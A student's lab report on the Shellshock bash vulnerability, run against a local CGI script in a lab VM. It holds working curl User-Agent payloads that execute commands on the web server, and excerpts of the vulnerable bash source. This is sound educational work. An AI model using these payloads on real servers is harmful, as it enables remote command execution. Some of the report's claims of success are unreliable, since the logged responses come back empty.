Justin Eugenio
10/28/19
CSC 154
Prof. Jun Dai


Lab (Extra Credit) – Shellshock Attack

Goal: To fully demonstrate the shellshock attack.

2.1 Task 1: Attack CGI (Common Gateway Interface) programs


Step 1: Set up the CGI program

Created the CGI program.




```
[10/28/2019 18:08] seed@ubuntu:~/Documents/CSC154/Shellshock$ vim myprog.cgi
[10/28/2019 18:09] seed@ubuntu:~/Documents/CSC154/Shellshock$ cat myprog.cgi
#!/bin/bash

echo "Context-type: text/plain"
echo
echo
echo "Hello World"
[10/28/2019 18:09] seed@ubuntu:~/Documents/CSC154/Shellshock$ █
```

Copied it to the webserver directory and marked as an executable by setting its permission to 755. I used the root privilege to these (using `sudo`).



```
[10/28/2019 18:09] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo cp myprog.cgi
 /usr/lib/cgi-bin/
[sudo] password for seed:
[10/28/2019 18:12] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chmod 755 /us
r/lib/cgi-bin/myprog.cgi
[10/28/2019 18:13] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


Check if the script is accessible from the web via `curl`:
`curl` not working, need to install first. Running: `sudo apt-get install curl`



```
[10/28/2019 18:13] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl http://localh
ost/cgi-bin/myprof.cgi
The program 'curl' is currently not installed.  You can install it by typing:
sudo apt-get install curl
[10/28/2019 18:15] seed@ubuntu:~/Documents/CSC154/Shellshock$ █
```


Since this is an old distribution. Running `sudo apt-get update` doesn't work. Running this command then running `sudo apt-get update` will get `curl` to work.

```
sudo sed -i 's/archive.ubuntu/old-releases.ubuntu/' /etc/apt/sources.list
```



```
The program 'curl' is currently not installed.  You can install it by typing:
sudo apt-get install curl
[10/28/2019 18:32] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo apt-get insta
ll curl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  curl
0 upgraded, 1 newly installed, 0 to remove and 394 not upgraded.
Need to get 137 kB of archives.
After this operation, 349 kB of additional disk space will be used.
Get:1 http://security.ubuntu.com/ubuntu/ precise-security/main curl i386 7.22.0-
3ubuntu4.17 [137 kB]
Fetched 137 kB in 0s (152 kB/s)
Selecting previously unselected package curl.
(Reading database ... 197395 files and directories currently installed.)
Unpacking curl (from .../curl_7.22.0-3ubuntu4.17_i386.deb) ...
Processing triggers for man-db ...
Setting up curl (7.22.0-3ubuntu4.17) ...
[10/28/2019 18:33] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


The script is accessible now via `curl`



```
[10/28/2019 18:33] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl http://localh
ost/cgi-bin/myprog.cgi

Hello World
[10/28/2019 18:33] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


Step 2: Launch the attack

Started a shellshock attack where the attack is executed on the web server from a remote agent by adding a function to the agent variable. The command “/bin/ls -l” was executed on the web server.



```
[10/28/2019 18:49] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl -v -A "() { e
cho hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://localhost/
cgi-bin/myprog.cgi
* About to connect() to localhost port 80 (#0)
*   Trying ::1... Connection refused
*   Trying 127.0.0.1... connected
> GET /cgi-bin/myprog.cgi HTTP/1.1
> User-Agent: () { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -
l
> Host: localhost
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 29 Oct 2019 01:50:17 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
<
total 7976
-rwxr-xr-x 1 root root      74 Oct 28 18:12 myprog.cgi
lrwxrwxrwx 1 root root      29 Sep 15  2013 php -> /etc/alternatives/php-cgi-bin
-rwxr-xr-x 1 root root 8160168 Sep  4  2014 php5
* Connection #0 to host localhost left intact
* Closing connection #0
```


Vulnerability is found in line 351: parse_and_execute function call. This will parse other shell commands and not just the function. If it contains a shell command, it will execute it no matter what.



```
      /* If exported function, define it now.  Don't import functions from
         the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {",
string, 4))
        {
          string_length = strlen (string);
          temp_string = (char *)xmalloc (3 + string_length + char_index);

          strcpy (temp_string, name);
          temp_string[char_index] = ' ';
          strcpy (temp_string + char_index + 1, string);
          // Shellshock vulnerability is in line 351:
          parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

2.2 Task 2: Attack Set-UID **programs**


Link 'sh' to bash using `sudo ln -sf /bin/bash/ /bin/sh`



```
[10/28/2019 18:43] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo ln -sf /bin/b
ash /bin/sh
[10/28/2019 18:43] seed@ubuntu:~/Documents/CSC154/Shellshock$ 
```

Task 2A.

Created a Set-UID program named "uidprog.c".




```
[10/28/2019 18:58] seed@ubuntu:~/Documents/CSC154/Shellshock$ gedit uidprog.c
```

*uidprog.c

```
#include <stdio.h>

void main()
{
   setuid(geteuid()); // make real uid = effective uid.
   system("/bin/ls -l");
}
```


Compiled and set owner and permissions:



```
[10/28/2019 19:01] seed@ubuntu:~/Documents/CSC154/Shellshock$ gcc -o uidprog uid
prog.c
[10/28/2019 19:03] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chown root ui
dprog && sudo chmod 4755 uidprog
[sudo] password for seed:
[10/28/2019 19:03] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


See if the program runs on the web server via curl:

```
curl -v -A "() { echo hello; }; echo Content_type: text/plain;
echo; ~/Documents/CSC154/Shellshock/uidprog"
http://localhost/cgi-bin/myprog.cgi
```




```
[10/28/2019 19:16] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chown root ui
dprog && sudo chmod 4755 uidprog
[10/28/2019 19:16] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl -v -A "() { e
cho hello; }; echo Content_type: text/plain; echo; ~/Documents/CSC154/Shellshock
/uidprog" http://localhost/cgi-bin/myprog.cgi
* About to connect() to localhost port 80 (#0)
*   Trying ::1... Connection refused
*   Trying 127.0.0.1... connected
> GET /cgi-bin/myprog.cgi HTTP/1.1
> User-Agent: () { echo hello; }; echo Content_type: text/plain; echo; ~/Documen
ts/CSC154/Shellshock/uidprog
> Host: localhost
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 29 Oct 2019 02:16:47 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Content_type: text/plain
< Content-Length: 0
<
* Connection #0 to host localhost left intact
* Closing connection #0
[10/28/2019 19:16] seed@ubuntu:~/Documents/CSC154/Shellshock$
```

Task 2B:
Removed the setuid() function call in the uidprog.c, and re-compiled.




```c
#include <stdio.h>

void main()
{
   // setuid(geteuid()); // make real uid = effective uid.
   system("/bin/ls -l");
}
```



```
[10/28/2019 19:11] seed@ubuntu:~/Documents/CSC154/Shellshock$ gcc -o uidprog uid
prog.c
[10/28/2019 19:11] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chown root ui
dprog && sudo chmod 4755 uidprog
[10/28/2019 19:12] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


See if the program runs on the web server via curl:

```
curl -v -A “() { echo hello; }; echo Content_type: text/plain;
echo; ~/Documents/CSC154/Shellshock/uidprog”
http://localhost/cgi-bin/myprog.cgi
```




```
[10/28/2019 19:17] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl -v -A "() { e
cho hello; }; echo Content_type: text/plain; echo; ~/Documents/CSC154/Shellshock
/uidprog" http://localhost/cgi-bin/myprog.cgi
* About to connect() to localhost port 80 (#0)
*   Trying ::1... Connection refused
*   Trying 127.0.0.1... connected
> GET /cgi-bin/myprog.cgi HTTP/1.1
> User-Agent: () { echo hello; }; echo Content_type: text/plain; echo; ~/Documen
ts/CSC154/Shellshock/uidprog
> Host: localhost
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 29 Oct 2019 02:17:42 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Content_type: text/plain
< Content-Length: 0
<
* Connection #0 to host localhost left intact
* Closing connection #0
```

The attack works. The web server process is running under the root account.



```
[10/28/2019 19:17] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo service apach
e2 status -v
Apache2 is running (pid 1418).
[10/28/2019 19:19] seed@ubuntu:~/Documents/CSC154/Shellshock$ ps -o user= -p 141
8
root
[10/28/2019 19:19] seed@ubuntu:~/Documents/CSC154/Shellshock$
```


Because of this flaw, the attacker can get root access privilege without needing to program to set the effective UID.
The if statement shown here in the variables.c bash code is the reason for the exploit happening.



variables.c

```
